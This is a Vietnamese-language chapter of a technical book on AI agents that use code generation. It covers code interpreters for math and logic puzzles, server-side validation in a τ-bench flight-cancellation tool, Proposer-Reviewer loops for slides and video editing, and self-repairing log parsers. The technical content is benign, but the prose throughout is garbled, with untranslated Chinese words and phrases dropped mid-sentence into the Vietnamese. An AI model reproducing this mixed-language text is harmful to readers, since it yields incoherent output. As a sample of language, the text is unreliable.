Theo sợi chỉ này — từ trong ra ngoài và cuối cùng quay lại chính Agent — làm cho giá trị thống nhất của mã như siêu khả năng dễ thấy hơn. Xây dựng trên nền tảng này, Chương 8 kiểm tra bằng chứng vận hành nào nên kích hoạt tự sửa đổi và cách các sửa đổi候选 đi vào phiên bản mới thông qua kiểm thử, phát hành và rollback.
Mã như Công cụ Suy nghĩ
LLM xuất sắc trong việc hiểu và tạo ngôn ngữ tự nhiên, nhưng về cơ bản yếu trong tính toán chính xác, thao tác ký hiệu và suy diễn logic严格的. Lý do: suy nghĩ của mô hình vốn dĩ là xác suất và xấp xỉ, trong khi các bài toán toán học và logic yêu cầu câu trả lời xác định, chính xác. Một so sánh cụ thể làm rõ quan điểm:
Problem: "A class has 40 students. 60% take math, 45% take physics, and 25% take both.
          How many students take only physics but not math?"

Pure Natural Language Reasoning (prone to errors):      Code Reasoning (precise and verifiable):
"60% take math = 24 students,                           math = int(40 * 0.60)    # 24
 45% take physics = 18 students,                        phys = int(40 * 0.45)    # 18
 25% take both = 10 students,                           both = int(40 * 0.25)    # 10
 Only physics = 24 - 10 = 14 students"                  only_phys = phys - both  # 8
→ Mistakenly subtracts from math count, answer wrong    → print(only_phys)  # 8 ✓
Để LLM负责 hiểu bài toán và viết mã, và để code interpreter负责 tính toán chính xác — sự phân công lao động này让 mỗi bên发挥 thế mạnh.
Stephen Wolfram, người tạo ra Mathematica, đã đưa ra một hiểu biết sâu sắc về điều này. Trước khi LLM tồn tại, đã có các hệ thống có khả năng tính toán toán học chính xác — chúng hoạt động bằng Tính toán Ký hiệu, tức xử lý biểu thức bằng ký hiệu toán học thay vì giá trị số xấp xỉ. Ví dụ, máy tính thông thường sẽ xấp xỉ $\sqrt{2}$ thành 1.414, trong khi hệ thống tính toán ký hiệu sẽ保留 dạng chính xác $\sqrt{2}$, chỉ chuyển sang thập phân khi cần. Wolfram Alpha, do Wolfram tạo ra, là hệ thống như vậy: người dùng nhập bài toán toán học, và nó trả về câu trả lời chính xác. Tuy nhiên, hiểu ngôn ngữ tự nhiên của nó khá mong manh và phạm vi bảo hiểm hẹp — nó dựa vào trình phân tích cú pháp tích hợp内置 chỉ có thể nhận diện一组 cách diễn đạt有限; thay đổi nhẹ cách diễn đạt có thể gây lỗi phân tích, và nó chắc chắn không thể xử lý suy luận đa bước miền mở. LLM hoàn hảo填补 khoảng trống này — chúng xuất sắc trong việc hiểu各种 biểu đạt ngôn ngữ tự nhiên nhưng không giỏi tính toán chính xác. Mô hình cộng tác mới là: để LLM负责 hiểu câu hỏi ngôn ngữ tự nhiên của người dùng, xác định cấu trúc toán học hoặc logic bên trong, và dịch nó thành ngôn ngữ chính thức (như ngôn ngữ Mathematica hoặc thư viện SymPy của Python); sau đó giao cho công cụ tính toán ký hiệu chuyên dụng hoặc bộ giải ràng buộc thực thi để có kết quả chính xác.
Thí nghiệm 5-1 ★★: Sử dụng Công cụ Tạo Mã để Cải thiện Khả năng Giải Toán
Mục tiêu Thí nghiệm: Xác minh sự cải thiện độ chính xác của suy nghĩ toán học Agent khi được hỗ trợ bởi Code Interpreter.
Cách tiếp cận Kỹ thuật: Trang bị cho Agent sandbox Python chứa các thư viện toán học như sympy, numpy và scipy. Khi Agent gặp bài toán toán học, nó chính thức hóa thành mã Python: sympy cho tính toán ký hiệu (giải tích, giải phương trình), scipy cho tối ưu hóa số, numpy cho phép toán ma trận. Mã được tạo được thực thi trong sandbox để trả về kết quả chính xác.
Tiêu chí Chấp nhận: Đánh giá bằng bài toán kiểu AIME (mô phỏng American Invitational Mathematics Examination). So sánh độ chính xác của suy luận chuỗi suy nghĩ thuần với suy luận được hỗ trợ bởi mã; chế độ được hỗ trợ bởi mã nên đạt độ chính xác cao hơn đáng kể. Kiểm tra xem mã có sử dụng đúng thư viện toán học và quy trình giải có logic rõ ràng không.
Thí nghiệm 5-2 ★★: Sử dụng Công cụ Tạo Mã để Cải thiện Khả năng Suy luận Logic
Mục tiêu Thí nghiệm: Đánh giá khả năng của Agent thực hiện suy luận logic với sự trợ giúp của mã giải ràng buộc.
Cách tiếp cận Kỹ thuật: Trang bị cho Agent Code Interpreter chứa thư viện python-constraint. Agent chuyển đổi các câu đố logic, như bài toán Knights and Knaves, thành mô hình ràng buộc chính thức: nó xác định biến (danh tính của mỗi cư dân đảo), mã hóa quy tắc như "hiệp sĩ nói thật" dưới dạng ràng buộc, và gọi bộ giải để tìm phép gán thỏa mãn.
Tiêu chí Chấp nhận: Đánh giá bằng tập dữ liệu K&K Puzzle. Chế độ được hỗ trợ bởi mã nên đạt độ chính xác giải trên 90%, cao hơn đáng kể so với chế độ suy nghĩ thuần.
Thí nghiệm này cũng揭示 một mẫu tổng quát hơn: mô hình và harness đánh đổi lẫn nhau. Khi mô hình足够 mạnh, harness có thể mỏng hơn — mô hình tự suy luận đúng, và lợi ích từ bộ giải mã thu hẹp lại. Khi mô hình yếu hơn, harness phải làm nhiều hơn — dồn suy luận logic quan trọng sang mã và bộ giải ràng buộc để đảm bảo tính đúng đắn. Đó là tại sao thí nghiệm này cố tình sử dụng mô hình yếu hơn, để放大 sự tương phản: trên mô hình yếu, suy nghĩ thuần tính toán sai liên tục và hỗ trợ mã nâng độ chính xác đáng kể; trên mô hình suy luận足够 mạnh, suy nghĩ thuần thường giải được mọi câu đố, và lợi ích từ hỗ trợ mã hội tụ gần bằng không. Harness nên dày bao nhiêu, do đó, phụ thuộc vào ranh giới khả năng của mô hình bạn nằm ở đâu — một tiền đề dễ bị bỏ qua khi đánh giá bất kỳ kỹ thuật Agent nào: cùng một harness, ghép với các mô hình khác nhau, có thể hỗ trợ các kết luận相反.
Mã như Ràng buộc cho Quy tắc Kinh doanh
Phần này là phản hồi trực tiếp đối với phần Harness Engineering trước đó trong chương này. Một trong những nguyên tắc cốt lõi của Harness là "Ràng buộc: Được Mã hóa, Không phải Tài liệu" — chuyển đổi quy tắc từ tài liệu ngôn ngữ tự nhiên thành mã có thể thực thi, biến chúng thành ràng buộc bắt buộc đối với hành vi hệ thống chứ không phải hướng dẫn建议. Tạo mã cho phép Agent tự động hoàn thành quá trình chuyển đổi này.
Quy tắc kinh doanh, quy trình làm việc và logic quyết định chỉ được mô tả bằng ngôn ngữ tự nhiên đầy rẫy mơ hồ. "Yêu cầu hoàn lại tiền hợp lý" là gì? Cái gì được tính là "khẩn cấp"? Ranh giới抗拒 lại định nghĩa ngôn ngữ tự nhiên — "có thể hoàn lại trong 7 ngày kể từ ngày mua" nghe rõ ràng, nhưng đó là ngày dương lịch hay ngày làm việc? "Mua" có nghĩa là đặt hàng hay发货? Ngược lại, mã là biểu diễn kiến thức không mơ hồ, có thể thực thi — nó要么 chạy hoặc抛出 lỗi; không có lằn ranh ở giữa.
Diễn đạt Chính xác Quy tắc Kinh doanh Phức tạp.
Quy tắc Ngôn ngữ Tự nhiên vs. Quy tắc Mã hóa: Bổ sung, Không thể Hoán đổi
Viết quy tắc trong system prompt cho phép mô hình giải thích chính sách cho người dùng, xác định các lựa chọn thay thế符合 chính sách (ví dụ: "đặt lại thay vì hủy"), và đưa ra phán đoán khả thi sơ bộ trước khi gọi công cụ.
Mã hóa quy tắc dưới dạng công cụ xác nhận cung cấp ba ưu điểm: logic quyết định chính xác, không mơ hồ; thực thi xác định, sao cho cùng đầu vào luôn cho ra cùng đầu ra; và xử lý hiệu quả các组合 quy tắc phức tạp, như logic Boolean đa điều kiện, tính toán thời gian và xác nhận跨越 nguồn dữ liệu.
Trong thực tế, chúng nên được sử dụng cùng nhau: system prompt chứa quy tắc ngôn ngữ tự nhiên cho hiểu biết và giao tiếp, trong khi các điểm quyết định quan trọng được trang bị công cụ xác nhận mã hóa đóng vai trò "người gác cổng" để đảm bảo tuân thủ.
Giá trị thực sự của quy tắc mã hóa không phải hiệu quả token mà là ngăn ngừa lỗi không thể khắc phục. Hủy đơn hàng, chuyển khoản hoặc xóa dữ liệu có thể không thể đảo ngược一旦 thực thi. Xác nhận mã hóa đặt tuyến phòng thủ cuối cùng trước thao tác, và giá trị của bảo đảm đó远远 vượt xa chi phí triển khai.
Kết hợp Xác nhận với Thực thi: Danh sách Kiểm tra Hướng dẫn Suy luận; Xác nhận Sự thật Mặt đất Canh cổng
Thay vì xây dựng công cụ xác nhận riêng biệt, hãy đặt xác nhận bên trong công cụ thực thi. Xem xét chính sách hủy hàng không từ τ-bench, một benchmark được thiết kế để đánh giá sử dụng công cụ và tuân thủ chính sách trong các kịch bản dịch vụ khách hàng hàng không và thương mại điện tử mô phỏng:
def cancel_reservation(
    reservation_id: str,
    cancellation_reason: str,        # "change_of_plan", "airline_cancelled", "other"
    expected_cabin_class: str = None,    # Optional: for model self-check; server uses database ground truth for verification
    expected_has_insurance: bool = None  # Optional: for model self-check; same as above
) -> dict:
    """
    Cancel a flight reservation.

    Cancellation policy (enforced server-side based on database ground truth):
    - Rule 1: Reservations with any used segments cannot be cancelled
    - Rule 2: Reservations can be unconditionally cancelled within 24 hours of booking
    - Rule 3: Flights cancelled by the airline can always be cancelled
    - Rule 4: Business class can always be cancelled
    - Rule 5: Basic economy and economy require travel insurance to be cancelled

    Before calling, please query the order details and check each rule above one by one. The expected_* parameters
    record the basis for your judgment. The server compares them with authoritative data for auditing, but they do
    not affect the policy decision.
    """
    # All policy facts are read from the database; never trust values reported by the model
    r = db.get_reservation(reservation_id)
    now = server_clock.now()  # Server clock, not provided by the model

    # Log a warning if the model's self-reported value does not match the ground truth
    if expected_cabin_class is not None and expected_cabin_class != r.cabin_class:
        log_mismatch(reservation_id, "cabin_class", expected_cabin_class, r.cabin_class)
    if expected_has_insurance is not None and expected_has_insurance != r.has_insurance:
        log_mismatch(reservation_id, "has_insurance", expected_has_insurance, r.has_insurance)

    if r.any_segment_used:
        return {"success": False, "reason": "Cannot cancel with used segments"}

    hours_since_booking = (now - r.booking_time).total_seconds() / 3600
    if hours_since_booking < 0:
        return {"success": False, "reason": "Booking time is in the future"}
    if hours_since_booking <= 24:
        execute_cancellation(reservation_id)
        return {"success": True, "reason": "Cancelled within 24-hour window"}

    if r.flight_status == "cancelled_by_airline":
        execute_cancellation(reservation_id)
        return {"success": True, "reason": "Airline cancelled flight"}

    if r.cabin_class == "business":
        execute_cancellation(reservation_id)
        return {"success": True, "reason": "Business class cancellation"}

    if r.cabin_class in ["basic_economy", "economy"]:
        if r.has_insurance:
            execute_cancellation(reservation_id)
            return {"success": True, "reason": f"{r.cabin_class} with insurance"}
        return {"success": False, "reason": f"{r.cabin_class} requires insurance"}

    return {"success": False, "reason": "Does not meet cancellation policy"}
Giá trị của thiết kế này nên được hiểu ở hai cấp độ.
Cấp độ đầu tiên: tham số như danh sách kiểm tra suy nghĩ. Mô tả công cụ liệt kê đầy đủ chính sách hủy và yêu cầu mô hình "truy vấn chi tiết đơn hàng và kiểm tra từng điều kiện trước khi gọi"; các tham số expected_* tùy chọn进一步 thúc đẩy mô hình viết rõ ràng suy luận của riêng mình. Để điền các tham số này, mô hình trước tiên phải gọi công cụ truy vấn để lấy chi tiết đơn hàng và xác minh từng điều kiện — việc điền các tham số này do đó đóng vai trò như danh sách kiểm tra bắt buộc. Khi mô hình发现 hạng ghế phổ thông và bảo hiểm chưa được mua, nó có thể注意到 Quy tắc 5 khi chuẩn bị gọi và do đó tránh发起 gọi,直接告诉 người dùng "Phổ thông không có bảo hiểm không thể hủy. Cân nhắc mua bảo hiểm trước khi hủy hoặc thay đổi đặt chỗ." Tầng này hướng dẫn suy luận và giảm lệnh gọi无效; tuy nhiên, nó không phải ranh giới bảo mật. Các giá trị expected_* chỉ là tuyên bố tự báo cáo, không bao giờ là sự thật được máy chủ tin tưởng.
Cấp độ thứ hai: xác nhận sự thật mặt đất phía máy chủ như người gác cổng. Lưu ý thiết kế quan trọng trong mã: hạng ghế, trạng thái bảo hiểm, thời gian đặt, sử dụng segment và trạng thái chuyến bay đều được truy vấn từ cơ sở dữ liệu bởi máy chủ; thời gian hiện tại đến từ đồng hồ máy chủ. Không có sự thật chính sách nào đến từ tham số tự báo cáo của mô hình. Đây không phải sự dư thừa没有必要: mô hình có thể ảo tưởng hoặc bị操纵 bởi prompt injection, và — như phân tích Bộ ba Chết người trước đó cho thấy — Agent hoạt động trong một context duy nhất không thể xác nhận đáng tin cậy hành vi của chính nó. Nếu cabin_class, has_insurance và thậm chí current_time được thiết kế như tham số do mô hình điền, một giá trị sai duy nhất — dù cố ý hay bị诱导 — có thể绕过 người gác cổng. Tuyến phòng thủ cuối cùng phải được xây dựng trên dữ liệu mà mô hình không thể伪造 — điều này nhất quán với lập trường trước đó rằng "các thao tác quan trọng yêu cầu xác minh độc lập": độc lập không chỉ指的是 mô hình độc lập mà còn指的是 nguồn dữ liệu độc lập.
Bảo đảm ba tầng do đó hoàn chỉnh: (1) quy tắc ngôn ngữ tự nhiên trong system prompt hỗ trợ hiểu biết và giải thích; (2) mô tả công cụ và thiết kế tham số đóng vai trò danh sách kiểm tra, hướng dẫn mô hình xác minh rõ ràng các điều kiện trước khi gọi; (3) xác nhận phía máy chủ dựa trên mã sử dụng sự thật mặt đất cơ sở dữ liệu đóng vai trò người gác cổng cuối cùng. Hai tầng đầu giảm sự xuất hiện của lỗi, và tầng thứ ba đảm bảo lỗi không trở thành tổn thất không thể khắc phục.
Thí nghiệm 5-3 ★★: Mô hình nhỏ cải thiện độ chính xác thực thi quy tắc thông qua kiến thức dựa trên mã
Mục tiêu thí nghiệm: Xác minh rằng mã hóa quy tắc kinh doanh phức tạp trong mã显著 cải thiện độ chính xác và tính nhất quán mà mô hình nhỏ (Qwen3-4B) thực thi các quy tắc đó.
Cách tiếp cận kỹ thuật: Thiết kế thí nghiệm có kiểm soát dựa trên kịch bản dịch vụ khách hàng hàng không τ-bench. Nhóm kiểm soát: Quy tắc ngôn ngữ tự nhiên thuần, dựa vào suy luận của chính mô hình. Nhóm thí nghiệm: Bảo đảm ba tầng — system prompt保留 quy tắc ngôn ngữ tự nhiên; mô tả công cụ liệt kê đầy đủ chính sách và sử dụng tham số tùy chọn expected_* để hướng dẫn mô hình kiểm tra từng điều kiện trước khi gọi (danh sách kiểm tra); bên trong công cụ thực hiện xác nhận dựa trên mã dựa trên sự thật mặt đất mô phỏng cơ sở dữ liệu (tất cả sự thật chính sách được lấy từ cơ sở dữ liệu, thời gian lấy từ đồng hồ máy chủ, và tham số tự báo cáo của mô hình không được tin tưởng). Chỉ số đánh giá: tỷ lệ thành công tác vụ, số vi phạm chính sách, số lệnh gọi công cụ无效, trải nghiệm người dùng.
Kết quả dự kiến: Nhóm thí nghiệm vượt trội显著 so với nhóm kiểm soát. Quan trọng hơn, mô hình tự động xác định vi phạm chính sách khi chuẩn bị tham số và đề xuất替代 mà không gọi công cụ, chứng minh giá trị của tham số như danh sách kiểm tra. Cuối cùng, đo tỷ lệ mismatch giữa giá trị expected_* tự báo cáo và sự thật mặt đất cơ sở dữ liệu để cho thấy tại sao xác nhận phía máy chủ là cần thiết cho việc捕捉 lỗi suy luận.
Tạo Đa phương tiện Điều khiển bằng Mã
Việc tạo许多 tài liệu phức tạp về bản chất là tổ chức và trình bày dữ liệu có cấu trúc. Dù là bản thuyết trình, báo cáo kỹ thuật hay ứng dụng tương tác, cấu trúc底层 được xác định bởi mã — HTML mô tả cấu trúc, CSS kiểm soát kiểu dáng, và JavaScript triển khai tính tương tác. Tạo tài liệu truyền thống dựa vào trình soạn thảo WYSIWYG dựa trên GUI, vốn不适合 Agent vì chúng yêu cầu diễn giải trực giác và đặt con trỏ chính xác. Thông qua tạo mã, Agent绕过 thách thức định vị trực quan và có được kiểm soát chính xác đối với tài liệu — vị trí, kiểu dáng và nội dung của mỗi yếu tố được xác định rõ ràng và có thể sửa đổi và tối ưu hóa theo chương trình.
Agent tạo PPT.
Tạo PPT notoriously khó nhọc. Một bản thuyết trình học thuật điển hình包含 hàng chục slide, mỗi slide đòi hỏi bố cục cẩn thận, các điểm chính được chắt lọc và biểu đồ được chọn lọc kỹ. Tuy nhiên, nếu đóng khung tạo PPT như bài toán tạo mã, nhiều sự phức tạp biến mất. Các framework trình bày hiện đại như Slidev拥抱 triết lý thiết kế thanh lịch: xác định nội dung bằng Markdown và HTML. Tạo một slide chỉ cần vài dòng markup ngắn gọn, và framework xử lý rendering, bố cục và动画. Đối với Agent đã掌握 tạo mã, đây là lãnh vực lý tưởng.
Hình 5-5: Cơ chế Proposer-Reviewer cho tạo PPT
Tuy nhiên, tạo mã là chưa đủ. Khi Agent đã viết mã, nó không biết kết quả thực sự render như thế nào: nội dung quá đông đúc, văn bản tràn, hình ảnh sai kích thước — không cái nào trong số này可见 cho đến khi slide thực sự được render. Do đó, cần một cơ chế Proposer-Reviewer (hiển thị trong Hình 5-5) để giao việc tạo mã và đánh giá chất lượng cho hai Agent độc lập:
Proposer Agent负责 tạo mã Slidev, hiểu cấu trúc logic của nội dung, và phân chia thành các trang hợp lý.
Reviewer Agent chạy mã để render mỗi trang thành hình ảnh, sử dụng Vision LLM (mô hình đa phương thức lớn có thể "nhìn" hình ảnh) để đánh giá các slide đã render về mật độ nội dung, khả năng đọc, chất lượng bố cục và吸引力 trực quan, và tạo gợi ý cải tiến có cấu trúc — không phải "không đẹp" mơ hồ, mà là hướng dẫn cụ thể, có thể hành động (ví dụ: "Trang 3: quá nhiều nội dung, cân nhắc chia"; "Trang 7: khối mã quá nhỏ, đề xuất tăng lên 14pt"), bao gồm các trường như số trang, loại vấn đề và mức độ nghiêm trọng.
Proposer nhận phản hồi, diễn giải, sửa đổi mã, và提交 phiên bản mới cho Reviewer. Chu kỳ này tiếp tục cho đến khi bản thuyết trình đạt tiêu chuẩn chất lượng hoặc đạt số lần lặp tối đa (ví dụ: năm vòng). "Chất lượng đạt tiêu chuẩn" và "vòng tối đa" chính xác là hai loại điều kiện dừng rõ ràng mà Loop Engineering yêu cầu:前者 để reviewer quyết định mục tiêu đã đạt được;后者 là trần ngân sách giữ vòng lặp không失控.
Vòng lặp Proposer-Reviewer ở đây theo cùng mẫu với cơ chế tiền phê duyệt trong Chương 4: một Agent tạo, và một Agent khác đánh giá độc lập. Hai ứng dụng khác nhau về mục đích và quy trình làm việc. Chương 4 sử dụng mẫu để phê duyệt hoặc từ chối một thao tác không thể đảo ngược duy nhất; ở đây, nó驱动 cải thiện nội dung lặp lại qua nhiều vòng, với Reviewer thấy đầu ra render mà Proposer không thấy. Các nguyên tắc thiết kế cốt lõi nhất quán (các ràng buộc mục tiêu chung, sử dụng các họ mô hình khác nhau để giảm xác suất lỗi相似, phản hồi như sự kiện đặc biệt được thêm vào trajectory của Proposer). Lợi thế cốt lõi của việc sử dụng phân công lao động hai Agent thay vì vòng lặp một Agent nằm ở quản lý context: Reviewer chỉ xử lý hình ảnh render của phiên bản mới nhất, không bị ảnh hưởng bởi các phiên bản trước; Proposer chỉ tích lũy phản hồi văn bản có cấu trúc, tiêu thụ ít token hơn và làm suy luận dễ dàng hơn. Giải pháp một Agent sẽ cần tích lũy hình ảnh render từ nhiều vòng cho hàng chục trang trong cùng context, nhanh chóng vượt quá giới hạn context. Cơ chế này sẽ được tái sử dụng trong các thí nghiệm tiếp theo về chỉnh sửa video và trực quan hóa log; Chương 10 sẽ进一步 khám phá các chế độ cộng tác đa Agent khác ngoài paradigm Proposer-Reviewer.
Thí nghiệm 5-4 ★★: Tạo PPT tự động từ bài báo
Mục tiêu thí nghiệm: Tự động tạo bản thuyết trình chất lượng cao từ bài báo học thuật, xác minh hiệu quả của cơ chế Proposer-Reviewer trong kiểm soát chất lượng tạo nội dung.
Cách tiếp cận kỹ thuật: Sử dụng framework Slidev. Proposer Agent đọc PDF bài báo, trích xuất cấu trúc chương, luận điểm cốt lõi và hình ảnh, lập kế hoạch cấu trúc PPT, và tạo mã Slidev từng trang. Bước quan trọng: Reviewer Agent render mỗi slide và chụp ảnh chụp màn hình, sau đó sử dụng Vision LLM để đánh giá kết quả về tràn văn bản, nội dung đông đục và kích thước hình ảnh không phù hợp. Proposer và Reviewer lặp lại cho đến khi bản thuyết trình đạt tiêu chuẩn chất lượng.
Tiêu chí chấp nhận: Tạo 10-20 slide bao gồm các đóng góp chính của bài báo. Bao gồm ít nhất 3 hình ảnh gốc khớp với văn bản đi kèm. Không tràn văn bản trong render, bố cục hợp lý. So sánh tiêu thụ context và chất lượng tạo giữa tự đánh giá một Agent và phân công Proposer-Reviewer.
Thí nghiệm 5-5 ★★: Tạo tự động video giải thích bài báo
Mục tiêu thí nghiệm: Mở rộng khả năng tạo PPT, kết hợp kênh thị giác và thính giác để đạt tạo tự động video giải thích.
Cách tiếp cận kỹ thuật: Xây dựng trên quy trình trình bày từ Thí nghiệm 5-4, Agent cũng tạo lời thuyết minh hội thoại cho mỗi slide — hướng dẫn người xem chứ không lặp lại văn bản slide — sử dụng TTS (text-to-speech) để tổng hợp âm thanh, và kết hợp hình ảnh slide với âm thanh bằng FFmpeg để tạo video cuối cùng.
Tiêu chí chấp nhận: Tạo video kéo dài 5 đến 15 phút trong đó thời gian hiển thị mỗi slide khớp chính xác với lời thuyết minh và lời thuyết minh对应 với các yếu tố trực quan.
Hình 5-6: Pipeline end-to-end từ bài báo đến video giải thích
Agent Chỉnh sửa Video.
Chỉnh sửa video thông qua giao diện Computer Use đa năng presents một trở ngại cơ bản: GUI chỉnh sửa video extraordinarily phức tạp — dày đặc timeline, lớp và bảng hiệu ứng. Agent phải định vị và thao tác các yếu tố này bằng chuột và bàn phím, đòi hỏi tọa độ chính xác mà mô hình很难 tạo ra.
Đóng khung lại chỉnh sửa video như gọi API và tạo mã giảm đáng kể sự phức tạp.许多 công cụ phần mềm chuyên nghiệp (như Blender — công cụ tạo 3D và ghép video mã nguồn mở hỗ trợ script Python; FFmpeg — dao quân đội Thụy Sĩ dòng lệnh cho xử lý âm thanh/video) cung cấp giao diện API chương trình暴露 chức năng cốt lõi theo cách có cấu trúc, có thể组合. Ví dụ, Blender Python API cho phép kiểm soát chính xác các thao tác như nhập, cắt, sắp xếp, thêm hiệu ứng chuyển tiếp và trộn âm thanh cho clip video, mỗi thao tác对应 với lệnh gọi hàm rõ ràng. Đối với Agent, chuyển đổi yêu cầu ngôn ngữ tự nhiên thành lệnh gọi API dễ hơn nhiều so với hiểu giao diện GUI và mô phỏng nhấp chuột. Tương tự tạo PPT, chỉnh sửa video cũng áp dụng cơ chế Proposer-Reviewer — Proposer Agent tạo script Blender, Reviewer Agent render khung hình chính và sử dụng Vision LLM để kiểm tra hiệu quả, cung cấp phản hồi cho sửa đổi.
Thí nghiệm 5-6 ★★: Chỉnh sửa video thông minh dựa trên API
Mục tiêu thí nghiệm: Xác minh khả năng của Agent thực hiện chỉnh sửa video bằng cách tạo mã Blender Python API, và đánh giá vai trò của cơ chế Proposer-Reviewer dựa trên phản hồi thị giác trong xử lý nội dung đa phương thức.
Thách thức cốt lõi: Hiểu yêu cầu chỉnh sửa ngôn ngữ tự nhiên của người dùng và chuyển đổi thành chuỗi lệnh gọi API chính xác, xử lý各种 thao tác chỉnh sửa (cắt, hợp nhất, phụ đề, trộn track âm thanh, hiệu ứng hình ảnh), và đảm bảo script Python được tạo thực thi đúng. Sau khi Proposer Agent viết mã, nó không thể直接phán đoán hiệu quả video; phải dựa vào Reviewer Agent để render và sử dụng Vision LLM để kiểm tra khung hình chính.
Cách tiếp cận kỹ thuật: Người dùng cung cấp素材 video (ví dụ: footage thô chứa cảnh lướt sóng, đi bộ đường dài, trượt tuyết) và mô tả yêu cầu bằng ngôn ngữ tự nhiên (ví dụ: "Cắt phần lướt sóng"). Proposer Agent sử dụng sub-agent phân tích video với chiến lược定位 hai bước:
Bước 1,定位 thô: Gọi sub-agent với đường dẫn video, khoảng thời gian lấy mẫu khung hình 10 giây, và câu hỏi mục tiêu. Sub-agent sử dụng ffmpeg để chụp khung hình ở khoảng thời gian đó, gửi ảnh chụp màn hình và câu hỏi cho Vision LLM, và trả về khoảng thời gian cảnh (ví dụ: "Lướt sóng nằm giữa 40-110 giây").
Bước 2,定位 tinh: Gọi sub-agent lần nữa trên phạm vi hẹp hơn và lấy mẫu một khung hình mỗi giây để xác định ranh giới chính xác.
Đóng gói phân tích video như sub-agent ngăn大量 ảnh chụp màn hình chiếm context của Agent chính. Sau khi定位, Proposer tạo script API Blender. Reviewer Agent thực hiện xem nhanh, kiểm tra khung hình chính và cung cấp phản hồi cho sửa đổi, lặp lại cho đến khi đạt tiêu chuẩn trước khi render đầy đủ.
Tiêu chí chấp nhận: Agent có thể xác định chính xác các cảnh khác nhau trong video và tạo đúng script chỉnh sửa dựa trên hướng dẫn ngôn ngữ tự nhiên. Điểm bắt đầu và kết thúc chính xác (sai số trong 3 giây). Nếu hướng dẫn bao gồm yêu cầu hiệu ứng đặc biệt (chuyển động chậm, chuyển tiếp, phụ đề), video được tạo áp dụng đúng hiệu ứng. Reviewer Agent có thể phát hiện lỗi明显 (thiếu nội dung quan trọng, bao gồm segment không liên quan) và kích hoạt sửa chữa. Tệp video đầu ra có định dạng đúng và đáp ứng chất lượng dự kiến.
Mã như Bộ điều hợp Hệ thống
Mã trong các phần trước mostly tạo ra thứ "hướng đến con người" — báo cáo, slide, giao diện. Mã trong phần này指向 hướng khác: kết nối máy với máy. Trong hệ thống thực, các dịch vụ bên ngoài mà Agent phải nói chuyện thường không có SDK sẵn sàng, và giao diện của chúng hiếm khi gọn gàng — tài liệu có thể bị thiếu, định dạng phản hồi có thể không chuẩn, và trường có thể trôi theo phiên bản. Agent không cần等待 bộ điều hợp được xây dựng trước. Nó có thể đọc tài liệu API hoặc kiểm tra một vài phản hồi thực, sau đó tạo bộ điều hợp theo yêu cầu:构建 HTTP client,组装 header xác thực, phân tích cấu trúc phản hồi không chuẩn, và dịch mô hình dữ liệu upstream thành dạng mà downstream có thể tiêu thụ. Mã ở đây là "keo đa năng" kết nối任意 hệ thống — ở đâu có khoảng trống, một miếng keo được tạo theo yêu cầu để填补. Đây là trung tâm của hướng "giao diện hệ thống" của siêu khả năng. Phân tích log thích ứng được phát triển dưới đây là khả năng này được cụ thể hóa trong bối cảnh quan sát:面对 định dạng log không bao giờ ngừng tiến hóa, Agent likewise thích ứng bằng cách tạo mã phân tích tức thì.
"Keo đa năng" này cũng có thể mở rộng sang hệ thống không có API: khi hệ thống bên ngoài chỉ暴露 giao diện đồ họa, Agent có thể trước tiên thao tác giao diện thông qua Computer Use (trình bày chi tiết trong Chương 9), sau đó固化 chuỗi thao tác thành công thành công cụ RPA trong mã — lần sau cùng tác vụ xuất hiện, nó đơn giản chạy mã, nhanh và ổn định, không cần suy luận trực giác đắt đỏ. RPA, bạn có thể nói, là bộ điều hợp hệ thống được đẩy đến cực đoan: bộ điều hợp cho hệ thống không có giao diện chương trình. Cơ chế "ghi và固化 quy trình làm việc" này được phát triển trong Chương 8.
Xử lý dữ liệu nằm trong số các tác vụ phổ biến nhất — và nhàm chán nhất — trong hệ thống phần mềm. Nguyên nhân gốc rễ là định dạng dữ liệu đa dạng và không bao giờ đứng yên. Một hệ thống duy nhất có thể thay đổi định dạng nhiều lần khi nó tiến hóa — trường mới, cấu trúc lồng nhau重新 cấu trúc, loại mới. Viết tay trình phân tích cho mỗi định dạng mang chi phí bảo trì khắc nghiệt: mỗi thay đổi có nghĩa là cập nhật logic phân tích, kiểm tra tính tương thích, và phát hành phiên bản mới.
Tạo mã cung cấp cách tiếp cận hoàn toàn khác: khi Agent gặp định dạng mới, nó tạo mã phân tích tức thì từ dữ liệu mẫu, sao cho hệ thống theo dõi sự tiến hóa của định dạng tự động, không cần can thiệp con người.
Phân tích và Trực quan hóa Log Agent.
Khả năng quan sát của hệ thống Agent phụ thuộc vào trực quan hóa luồng thực thi. Tác vụ Agent phức tạp có thể包含 hàng trăm bước, bao gồm nhiều lệnh gọi LLM, hàng chục lần thực thi công cụ và tương tác giữa nhiều sub-agent. Trực quan hóa dữ liệu này đối mặt nhiều thách thức: các công cụ khác nhau trả về dữ liệu ở cấu trúc khác nhau, và định dạng tiến hóa cùng lặp lại hệ thống; một trajectory hoàn chỉnh có thể chứa hàng trăm nghìn ký tự, đòi hỏi cân nhắc giữa tổng quan và chi tiết.
Tạo mã cung cấp giải pháp thanh lịch: thiết lập vòng lặp phản hồi tự sửa chữa. Khi frontend gặp định dạng log không thể phân tích, thay vì hiển thị lỗi, nó tự động báo cáo thông tin thất bại (mẫu log thô, lỗi chi tiết) cho Agent. Agent phân tích cấu trúc dữ liệu mẫu và tạo mã frontend có thể phân tích đúng. Mã trước tiên được kiểm tra tự động trong trình duyệt ảo để xác minh tính chính xác phân tích, trong khi Vision LLM đánh giá trực quan hóa. Nếu vượt qua cả hai kiểm tra, nó được triển khai đến frontend như hot update.
Thí nghiệm 5-7 ★★★: Hệ thống Phân tích Log Thích ứng
Mục tiêu Thí nghiệm: Xây dựng hệ thống trực quan hóa log Agent tự tiến hóa.
Cách tiếp cận Kỹ thuật: Hệ thống ban đầu chỉ hỗ trợ định dạng cơ bản. Frontend phát hiện thất bại phân tích → Báo cáo cho Agent → Tạo mã phân tích → Kiểm thử trình duyệt ảo → Triển khai hot update. Toàn bộ quá trình được tự động hóa.
Tiêu chí Chấp nhận: Tự động phát hiện thất bại và kích hoạt học, tạo mã vượt qua kiểm thử tự động, phân tích đúng định dạng mới sau hot update.
Phân tích Tự động và Chẩn đoán Vấn đề của Log Thực thi Agent.
